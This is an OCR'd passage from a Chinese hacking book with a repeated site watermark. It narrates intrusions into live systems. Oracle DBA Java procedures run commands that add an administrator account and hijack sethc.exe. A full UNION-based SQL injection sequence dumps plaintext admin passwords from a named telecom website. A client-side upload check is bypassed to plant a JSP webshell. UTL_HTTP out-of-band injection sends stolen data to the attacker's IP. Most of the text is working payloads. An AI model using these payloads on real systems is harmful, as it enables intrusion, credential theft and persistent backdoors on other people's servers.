执行后如图6.177所示。大家注意，部分情况会出现假死或者无法执行，大家可以改下JAVA类名即可，比如把utilcmd改为util。

Java和上述函数创建成功后，我们通过如下语句来执行系统命令：

```
exec :x:=run_cmz('cmd /c net user asp.net 123test!@# /add');
```

```
Java 已创建。

SQL> create or replace
  2  function RUN_CMD(p_cmd in varchar2) return number
  3  as
  4  language java
  5  name 'utilcmd.RunThis(java.lang.String) return integer';
  6  /

函数已创建。

SQL> create or replace procedure RC(p_cmd in varChar)
  2  as
  3  x number;
  4  begin
  5  x := RUN_CMD(p_cmd);
  6  end;
  7  /

过程已创建。

SQL> variable x number;
SQL> set serveroutput on;
SQL> exec dbms_java.set_output(100000);

PL/SQL 过程已成功完成。

SQL> grant javasyspriv to system;

授权成功。
```

图6.177

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
/
exec :x:=run_cmz('cmd /c net localgroup administrators asp.net /add');
/
```

这样就在系统中添加了名为asp.net，密码为123test!@#的用户，但是登录时却发现如图6.178所示。




图6.178

中文意思就是指“服务器终端超出最大连接数”，估计是某位用户未注销。尝试劫持粘滞键，还是无果。

```
exec :x:=run_cmz('cmd /c copy %systemroot%\system32\cmd.exe %systemroot%\system32\sethc.exe');
/
exec :x:=run_cmz('cmd /c copy %systemroot%\system32\cmd.exe %systemroot%\system32\dllcache\sethc.exe');
/
```

```
SQL> exec :x:=run_cmz('cmd /c logoff 3');
PL/SQL 过程已成功完成。
SQL> exec :x:=run_cmz('cmd /c logoff 4');
PL/SQL 过程已成功完成。
```
图6.179

最后让人心烦意乱，我通过logoff命令踢出了几个用户，如图6.179，然后就连接上了远程桌面。总结这次入侵，其实无非就是一次基于Oracle DBA弱口令，获得执行系统命令的权限，既然能执行系统命令，那其它能做的就很多了，大家可以发挥想象的空间。如果不是DBA，还可以尝试Oracle方面的溢出漏洞。

6.6.2 Oracle注入实战

很多jsp站点都是配合Oracle数据库的，并且JSP+ORACLE方面的注入多多少少受网络环境的影响和技术的限制，下面我使用晓华的一篇经典的jsp+oracle方面的注入实例来说明注入的技巧。

在夜枫兄弟的邀请下，对中国联通网站的一次安全渗透测试，下面我就将渗透测试的过程详细的写出来，以供新手朋友们学习，水平还停留在完全依赖黑客工具入侵的朋友可要努力了。渗透之前的信息刺探的少不了的，但是这里我就不使用大型黑客扫描软件了，因为大型扫描软件会发送大量的数据包，容易阻塞网络，有时候要视情况而定。我们直接从WEB系统下手，打开联通的站点，站点做得很漂亮，一看程序是JSP的，意料之中的事，因为很多大型站点都爱用JSP构架的。打开谷歌搜索引擎，收集该站点的动态页面，然后逐个测试每个动态链接，看是否存在注入漏洞。经过我的仔细检测终于有所发现，这个是城市专栏的地址链接，提交一个单引号立即报错了，然后使用经典的“and 1=1”测试，返回了正常页面，如图6.180。



图6.180

再使用“and 1=2”测试，返回了不正常页面，的确存在注入漏洞，平时的入侵经验告诉我，这种系统的后台应该不是小型的数据库，极有可能就是传说中的ORACLE数据库。Dual这个

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表是ORACLE数据库特有的，我们来看一下它是否存在，如果存在就表明数据库为ORACLE。提交“And 0<>(select count(*) from dual)”，结果返回了正常页面，如图6.181。




图6.181

数据库现在已经明确了，那么我们来猜解字段数量，提交“order by 1--”，返回正常，继续改变数字提交，当提交到“order by 7--”时返回不正常了，而提交“Order by 6--”是正常的，说明字段数量为6个。现在我们构造查询语句“and 1=1 null,null,null,null,null,null from dual--”，有的朋友可能会问，为啥不使用1，2，3，4，5，6呢？这是因为ORACLE数据库是不自动匹配数据类型的，而null可以匹配任意数据类型，所以这样提交不会报错。我们提交后返回了正常页面。现在来检测当前字段的数据类型，在null的前后加上‘’引号，如果返回正常就说明该字段为字符型，如果返回错误有可能就是数字型的，如果不是数字型，那么就是其它类型了。经过测试，在第2、4、6位置加上单引号均返回了正常页面，说明这几个字段是字符型的。提交的语句为“and%201=1%20union%20select%20null,'null',null,'null',null,'null'%20from%20dual--”，如图6.182。




图6.182

现在把没用单引号括起来的null换成对应的数字提交：“and%201=2%20union%20select%201,'null',3,'null',5,'null'%20from%20dual--”，如图6.183。显示出了二个null，现在我们把所有的null都换成对应的数字：“and%201=2%20union%20select%201,'2',3,'4',5,'6'%20from%20dual--”，如图6.184所示。



图6.184



图6.183





图6.185


终于出现了数字2，过一会儿我们就用它来爆出我们想要的数据。现在我们来爆下ORACLE数据库的版本，把数字2替换成（select banner from sys.v_$version where rownum=1），完整语句就为：“and%201=2%20union%20select%201,(select%20banner%20from%20sys.v_$version%20where%20rownum=1),3,'4',5,'6'%20from%20dual--”，如图6.185所示。


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com


溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


图6.186


图6.187


图6.188


图6.189


图6.190

现在来爆当前连接的用户名，把数字2替换为（select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual），完整的语句为：“and%201=2%20union%20select%201,(select%20SYS_CONTEXT%20('USERENV',%20'CURRENT_USER')%20from%20dual),3,'4',5,'6'%20from%20dual--”，爆出当前连接用户为CHINAUNICOM，如图6.186。

我们继续来爆操作系统的版本，替换为（select member from v$logfile where rownum=1），完整的语句为：“and%201=2%20union%20select%201,(select%20member%20from%20v$logfile%20where%20rownum=1),3,'4',5,'6'%20from%20dual--”，根据系统的路径特征显示该系统不是Windows系统，如图6.187。

现在我们来猜一下管理员的表名，提交（select count(*) from admin），完整的语句为：“and%201=2%20union%20select%201,(select%20count(*)%20from%20admin),3,'4',5,'6'%20from%20dual--”，返回错误，把admin换成user、manage、manager、admin_user等等均返回错误，说明不是常规的表段。既然我们常规猜解不成，那就把数据库中的所有表都爆出来吧，来见识一下ORACLE的强大之处。语句为：“and%201=2%20union%20select%201,TABLE_NAME,3,'4',5,'6'%20from%20USER_TABLES--”，成功爆出了表名，如图6.188。

一下子爆出了几十个表，我们找找看都有哪些敏感的字段，主要是找出管理员密码存放的字段，我列出了这几个字段T_BB_USER、T_USER、UNICOM_USER、UPOWER_USER。有了表，我们就来爆表中的字段，语句为：“and%201=2%20union%20select%201,COLUMN_NAME,3,'4',5,'6'%20from%20COLS%20where%20TABLE_NAME='要爆的表名'--”，我们来爆一下T_USER表中的字段，如图6.189。

结果发现管理表不是那个，继续挨个尝试，直到发现是UNICOM_USER这个表。爆出该表所有的管理用户：“and%201=2%20union%20select%201,NAME,3,'4',5,'6'%20from%20UNICOM_USER--”，如图6.190。

继续来爆出所有的管理员密码：“and%20

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1=2%20union%20select%201,PASSWORD,3,'4',5,'6'%20from%20UNICOM_USER--”，密码为明文，如图6.191所示。密码已经搞到手了，现在来找一下后台，在地址后面输入manage立即弹出了一个管理登录页面，使用得到的密码成功登录，如图6.192。

现在我们来夺取WEBSHELL权限，点击“文章管理”—“增加新闻”，在上传附件那里选择一个JSP的脚本木马，点击提交后马上弹出了一个对话框，提示“请选择信息类型！”，我明明是选择了的嘛，换了一个图片上传，发现图片能够成功上传的，看来是做了验证，查看网页源代码发现是做了本地验证。本地验证很好绕过，这里我给出二个绕过的办法。1、保存这段代码为HTML文件，修改验证代码，或者删除验证代码，然后把提交的路径换为网站的路径。2、把脚本木马格式改成JPG上传并抓包，在抓到的数据包中修改上传文件名JPG为JSP，然后使用NC提交。那我们就使用第一种办法，第二种方法比较麻烦些。在上传的页面点击右键，选择查看源代码，复制代码到一个文本文件中，把文件扩展名修改为HTML，把禁止上传的文件类型改成其它的，删除禁止上传的文件类型也可以，然后把提交的路径改成网站的路径，我修改后的情况如图6.193所示。




图6.193




图6.191




图6.192




图6.194




图6.195




图6.196

修改完后使用IE打开，本地选择一个JSP木马上传，提示上传成功，得到了WEBSHELL的地址，如图6.194。通过uname命令查看该系统的信息，得知该系统为SUN OS，内核版本为5.9，此次渗透就告一段落了。

6.6.3 UTL_HTTP反弹注入实例

相信大家在看了《Oracle注入实战》一文后都会为之一震，但是我不知道大家有没有遇到过使用“union select”语句爆全部表的时候，根本爆不出来或者最多也就能爆出几个来的情况，那该怎么解决呢？这里我们就可以使用UTL_HTTP反弹注入。

一、判断注入点

手工判断注入点相信大家也都会了，我通过返

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

回的信息“java.sql.SQLException: ORA-01756”初步判断为Oracle的数据库，如图6.195。来判断数据库的类型，在url后面添加“/*”，返回了错误页面，排除了mysql数据库的可能，如图6.196。

在url后面添加“--”显示了正常页面，说明数据库可能为mssql或者Oracle，如图6.197。为了进一步验证为Oracle数据库，我在url后面添加“and (select count (*) from user_tables)>0--”，显示了正常页面，说明为Oracle的数据库，如图6.198。注意：user_tables是Oracle数据库特有的表。



图6.197




图6.198




图6.199




图6.200




图6.201

二、猜解字段

我们提交“order by 7--”，返回了正确页面，如图6.199，继续提交“order by 8--”，返回了错误页面，这就证实了当前表存在7个字段，如图6.200。

三、测试字段类型

我们提交“union select null,null,null,null,null,null,null from dual”，返回了正常页面，证实了字段的确为七个，如图6.201。么接下来要做的就是判断字段的类型了，因为字符型的字段位置处才能插入我们要查询的一些内容。

依次测试提交：

```
union%20select%20'null',null,null,null,null,null,null%20from%20dual
union%20select%20null,'null',null,null,null,null,null%20from%20dual
union%20select%20null,null,'null',null,null,null,null%20from%20dual
union%20select%20null,null,null,'null',null,null,null%20from%20dual
……
```

就这样依次提交，当测试完七个字段的时候，我发现1，3，4，6，7位置处为字符型。提交“and%201=2%20union%20select%20'1',2,'3','4',5,'6','7'%20from%20dual”，如图6.202。




图6.202

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

我测试了下Oracle数据库的版本，提交“and%201=2%20union%20select%20(select%20banner%20from%20sys.v_$version%20where%20rownum=1),2,'3','4',5,'6','7'%20from%20dual”，显示为oracle 10g，如图6.203。



图6.203

并且判断出了当前连接用户为TOTO，提交语句：“and%201=2%20union%20select%20(select%20SYS_CONTEXT%20('USERENV',%20'CURRENT_USER')%20from%20dual),2,'3','4',5,'6','7'%20from%20dual”，如图6.204所示。




图6.204

在爆表的时候我遇到了麻烦，就是当提交“and%201=2%20union%20select%20TABLE_NAME,2,'3','4',5,'6','7'%20from%20USER_TABLES”时，本来是想爆出所有的用户表，可能由于表比较多，而页面处用于显示的长度不够，结果导致部分表没有显示出来，如图6.205，下面我们就要用到UTL_HTTP反弹注入了。




图6.205




图6.206

四、UTL_HTTP反弹注入之旅

反弹注入之前我们要判断一下UTL_HTTP包是否存在，构造语句“and%20(select%20count(*)%20from%20all_objects%20where%20object_name='UTL_HTTP')>0--”，如图6.206，返回成功，可以利用。首先在本机使用NC监听某个未利用的端口3300，如图6.207。



图6.207




图6.208

在url处提交“and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select banner from sys.v_$version where rownum=1))=1--”，其中“60.2x.64.24”为我的外网IP地址，这样在本地就监听到了来自Oracle机器的数据，并显示了Oracle的数据库版本，如图6.208。这里需要提醒大家的是，每在url提交一次请求，nc监听完之后就会断开，需要重新启动nc监听才行。接下来要做的就是常规的体力活了，暴库，暴表，暴字段。




图6.209

（1）首先是暴库，提交“and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select owner from all_tables where rownum=1))=1--”，如图6.209所示。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

这里返回了第一个库SYS，继续提交“and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select owner from all_tables where owner<>'SYS' and rownum=1))=1--”，也就是查询库名不等于SYS的库，如图6.210。




图6.210

成功返回了第二个库OUTLN，又依次提交：

```
and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select owner from all_tables where owner<>'SYS' and owner<>'OUTLN' and rownum=1))=1--

and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select owner from all_tables where owner<>'SYS' and owner<>'OUTLN'  and owner <>'SYSTEM' and rownum=1))=1--

and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select owner from all_tables where owner<>'SYS' and owner<>'OUTLN' and owner <>'SYSTEM' and owner <>'TSMSYS' and rownum=1))=1--
……
```

这样依次提交，直到最后NC的“GET /”后面没有了数据，库就暴完了。经测试，这里的数据库为TOTO。

（2）然后是爆表，提交“and UTL_HTTP.request('http://60.2x.64.24:3300/'||(select TABLE_NAME from all_tables where owner='TOTO' and rownum=1))=1--”，如图6.211。

爆出第一张表ACCOUNTS，继续提交“and%20UTL_HTTP.request('http://60.2x.64.24:3300/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='TOTO'%20and%20TABLE_NAME<>'ACCOUNTS'%20and%20rownum=1))=1--”，如图6.212。

获得了第二张表A_USER，然后我又依次提交：

```
and%20UTL_HTTP.request('http://60.2x.64.24:3300/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='TOTO'%20and%20TABLE_NAME<>'ACCOUNTS'%20 and%20TABLE_NAME<>'A_USER' and%20rownum=1))=1--

and%20UTL_HTTP.request('http://60.2x.64.24:3300/'||(select%20TABLE_NAME%20from%20all_tables%20where%20owner='TOTO'%20and%20TABLE_NAME<>'ACCOUNTS'%20 and%20TABLE_NAME<>'A_USER'%20and%20TABLE_NAME<>'CITY' and%20rownum=1))=1--
……
```




图6.211




图6.212

这样又爆出了表名USERMG。

（3）再来爆列名，提交“and%20UTL_HTTP.request('http://60.2x.64.24:3300/'||(select%20COLUMN_NAME%20from%20COLS%20where%20table_

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

name='USERMG'%20and%20rownum=1))=1--”，如图6.213。




图6.213

这样就获得了第一个字段名，接着构造注入语句“and%20UTL_HTTP.request('http://60.211.64.24:3300/'||(select%20COLUMN_NAME%20from%20COLS%20where%20table_name='USERMG'%20and%20rownum=1))=1--”，如图6.214，顺利得到第二个字段USER_PASS，经过我的测试，字段值确实为这两个。




图6.214

（4）既然我们表名，列名都有了，那就来构造语句获得具体的值吧，提交“and%201=2%20union%20select%20USER_NAME,2,USER_PASS,'4',5,'6','7'%20from%20USERMG”，如图6.215，就可以获得系统管理员的帐号密码了。

五、登录，获取shell

我发现在登录后基本没有什么可以利用的地方，唯独论坛是个突破口，是DZ6.0论坛且打了最新的补丁，如图6.216。恰巧系统管理的密码和注入得出的密码相同，就这样成功登录了，如图6.217。

选择“论坛管理”—“界面风格”—“默认风格”—“详情”，如图6.218，然后选择新增变量，如图6.219。



图6.215



图6.216




图6.217



图6.218




图6.219

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

